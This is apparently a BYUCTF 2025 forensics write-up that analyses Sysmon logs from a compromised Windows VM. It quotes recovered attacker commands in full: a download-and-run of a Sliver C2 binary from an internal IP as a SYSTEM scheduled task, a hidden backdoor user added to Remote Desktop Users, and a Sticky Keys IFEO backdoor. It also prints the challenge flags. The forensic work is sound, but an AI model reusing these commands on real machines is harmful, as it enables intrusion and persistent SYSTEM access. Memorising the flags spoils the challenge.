Forensics BYUCTF 2025

Are You Looking Me Up?

The network has a DNS server that's been receiving a lot of traffic. You've been handed a set of raw network logs. Your job? Hunt down the DNS server that has received the most DNS requests.

Use the log file found here

Analyze the logs and find the impostor.

Flag format: `byuctf{IP1}`

Because the log file is so large, it's impossible to find the answer manually, so I need to automate the process. I wrote this Python script:

```
from collections import Counter

log_file = "logs.txt"

dns_requests = Counter()

with open(log_file, 'r') as f:
    for line in f:
        try:
            fields = line.strip().split(',')

            protocol = fields[16]
            dest_ip = fields[19]
            dest_port = fields[21]

            if dest_port == '53':
                dns_requests[dest_ip] += 1
        except IndexError:
            continue

most_common_ip, request_count = dns_requests.most_common(1)[0]

print(f"DNS server with most requests: {most_common_ip}")
print(f"Number of requests: {request_count}")
print(f"Flag: byuctf{{{most_common_ip}}}")
```

Result:

```
┌──(kali㉿kali)-[~/Desktop/workspace/ctf/workedScripts]
└─$ ls
forensics1.py  logs.txt  pwnMinecraft.py

┌──(kali㉿kali)-[~/Desktop/workspace/ctf/workedScripts]
└─$ python3 forensics1.py
DNS server with most requests: 172.16.0.1
Number of requests: 133444
Flag: byuctf{172.16.0.1}
```

Wimdows 1

Earlier this week, an attacker managed to get into one of our Windows servers... can you help us figure out what happened? The VM files for this challenge are located below (the credentials are `vagrant` / `vagrant`):


- https://byu.box.com/v/byuctf-wimdows

What CVE did the attacker exploit to get a shell on the machine? Wrap your answer in `byuctf{}`. E.g. `byuctf{CVE-2021-38759}`

Hint: Figure out what process the attacker exploited and look up vulnerabilities associated with it.

We are given a virtual machine - it is Windows Server 2008. When logging in, the first thing that catches your eye is a goose running around the desktop. Most likely, the attacker is simply showing that the server is compromised, so you should not pay attention to it for now.

To begin with, I simply looked through all possible directories. I looked at recently opened files - empty. So I opened the Event Viewer and looked at the logs, but also without success.
When I looked through the directories, I noticed that the Sysmon utility was installed. So we immediately go to this path in the Event Viewer:



Event Viewer (Local) → Applications and Services Logs → Microsoft → Sysmon → Operational


Sort by date of increase and view events. The first thing that catches your eye is that someone ran a command in powershell with the following parameters:

```
powershell -NoProfile -NonInteractive -WindowStyle Hidden -ExecutionPolicy Bypass -EncodedCommand bABzAA==
```

- NoProfile — launches PowerShell without loading user profiles to avoid the impact of settings or scripts that could warn about an attack.
- NonInteractive — prohibits any interaction with the user, i.e. PowerShell works completely automatically.
- WindowStyle Hidden — launches the PowerShell console in hidden mode so that the user does not see the window.
- ExecutionPolicy Bypass — bypasses the script execution policy, which usually protects against the launch of unwanted or malicious scripts.

These parameters are often used by attackers to silently launch malicious scripts.

bABzAA== — is a base64-encoded string. After decoding it, we get the text of the command that PowerShell actually executes. Attackers often use coded commands to hide the true content of the attack script from a simple log view.



Just below in the logs you can see the following:

```
ParentImage: C:\Program Files\elasticsearch-1.1.1\bin\elasticsearch-service-x64.exe
ParentCommandLine: "C:\Program Files\elasticsearch-1.1.1\bin\elasticsearch-service-x64.exe" //RS//elasticsearch-service-x64
```

elasticsearch-service-x64.exe is the Elasticsearch service, which runs as a Windows service. Version 1.1.1 is a very old version of Elasticsearch, which in the past had several critical vulnerabilities, including remote code execution (RCE). This service is the parent process (ParentImage) for a PowerShell command with suspicious activity, which may indicate that an attack was carried out through Elasticsearch.

Therefore, you can strain the artificial intelligence a little and it pointed to the following CVE: 2014-3120.
We form the flag and try it and it is correct.

byuctf{CVE-2014-3120}

Wimdows 2


This challenge uses the same files as for Wimdows 1.

Once they got in, the attacker ran some commands on the machine, but it looks like they tried to hide what they were doing. See if you can find anything interesting there (your answer will be found already in `byuctf{}` format).


We continue to analyze the logs. The attacker continued to execute commands remotely. The sequence of commands:

```
ls
whoami /priv
ls -l
write-output 'byuctf{n0w_th4t5_s0m3_5u5_l00k1ng_p0w3rsh3ll_139123}'
```

Here we found the following flag. In the logs it looks like this:



I used this site to decode base64: https://www.base64decode.org/



Wimdows 3

This challenge uses the same files as for Wimdows 1.

The attacker also created a new account- what group did they add this account to? Wrap your answer in `byuctf{}`. E.g. `byuctf{CTF Players}`.

Reminder - all answers are case-Insensitive for all of these problems

Since we still have a lot of unviewed logs, we are continuing to analyze them. Most likely, the attacker created a group and added a new account via PowerShell.

I further write the commands that the attacker executed:

```
get-process
get-service
net user phasma f1rst0rd3r! /add
New-Item -Path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" -Force
| Out-Null
New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserLis
t" -Name "phasma" -Value 0 -PropertyType DWord -Force
net localgroup "Remote Desktop Users" phasma /add
```

From the commands we see that the attacker created the user **phasma** and added it to the **Remote Desktop Users** group. Therefore, the flag will be:

byuctf{Remote Desktop Users}

Wimdows 4

This challenge uses the same files as for Wimdows 1.

Using their access, the attacker also deployed a C2 binary on the machine - what C2 framework was it, and what IP address was the C2 attempting to connect to?

Format your answer like so: `byuctf{<c2 framework>_<ip address>}`. E.g. `byuctf{evilosx_10.1.1.1}`

The following commands can be found in the logs:

```
$BINARY='C:\Windows\System32\update.exe' ; $ProgressPreference = 'SilentlyContinue' ; Invoke-WebRequest -Uri "h
ttp://192.168.1.107:8000/update.exe" -OutFile $BINARY ; schtasks /create /tn "updates" /tr $BINARY /ru 'SYSTEM' /sc o
nstart /rl highest ; schtasks /run /tn "updates"
```

Which indicates that we need to continue working with the update.exe file to complete this task.

There are multiple approaches to solving this challenge. One method involves retrieving the malware sample and performing either dynamic analysis by executing it in a controlled environment or static analysis via reverse engineering.

A quicker approach is to extract the file hash and search for it on VirusTotal, which often reveals valuable threat intelligence such as the command-and-control (C2) IP address and the framework used.

An even more efficient method is to analyze the sample in a sandbox environment like Any.Run, which provides behavioral insights almost instantly.

Based on the analysis, the C2 framework used in this case was **Sliver**.

Wimdows 5

This challenge uses the same files as for Wimdows 1.

Last but not least, the attacker put another backdoor in the machine to give themself SYSTEM privileges... what was it? (your answer will be found directly in `byuctf{}` format)

Again, a bunch of logs for analysis, so let's look at them further.
By the way, here is the command where the attacker downloaded the goose to our desktop and set a burning task so that it always turns on:

```
$ProgressPreference = 'SilentlyContinue' ; Invoke-WebRequest -Uri "http://192.168.1.107:8000/goose.zip" -OutFile C:\g
oose.zip ; icacls C:\goose.zip /grant 'Everyone:(OI)(CI)F' /T ; Expand-Archive -Path C:\goose.zip -DestinationPath C:\g
oose -Force ; schtasks /create /tn $(-join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})) /tr "C:\goose\go
ose\GooseDesktop.exe" /sc minute /mo 1 /st $(Get-Date).AddMinutes(1).ToString("HH:mm") /ru $(((quser | Select-Obje
ct -Skip 1 -First 1) -split "\s\s+")[0].TrimStart(' '))
```

During the investigation of the system, we identified a registry modification indicating that the attacker established a secondary backdoor to maintain persistent SYSTEM-level access.

The relevant log entry shows the creation of a process using the native Windows tool reg.exe to modify the Windows registry:

```
CommandLine: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Imag
e File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d "C:\windows\system32\cmd.exe #byuctf{00p5_4ll_b4ck
d00r5_139874}" /f
```

What happened:
The attacker abused the Image File Execution Options (IFEO) feature in the Windows Registry to set a debugger for sethc.exe (Sticky Keys). By setting the Debugger value to cmd.exe, any time sethc.exe is triggered (typically by pressing Shift 5 times on the login screen), a command prompt is opened with SYSTEM privileges instead of launching Sticky Keys.

This is a well-known persistence and privilege escalation technique that allows an attacker to gain full control of a machine without needing credentials, simply by accessing the physical or RDP login screen.

So flag is:

byuctf{00p5_4ll_b4ckd00r5_139874}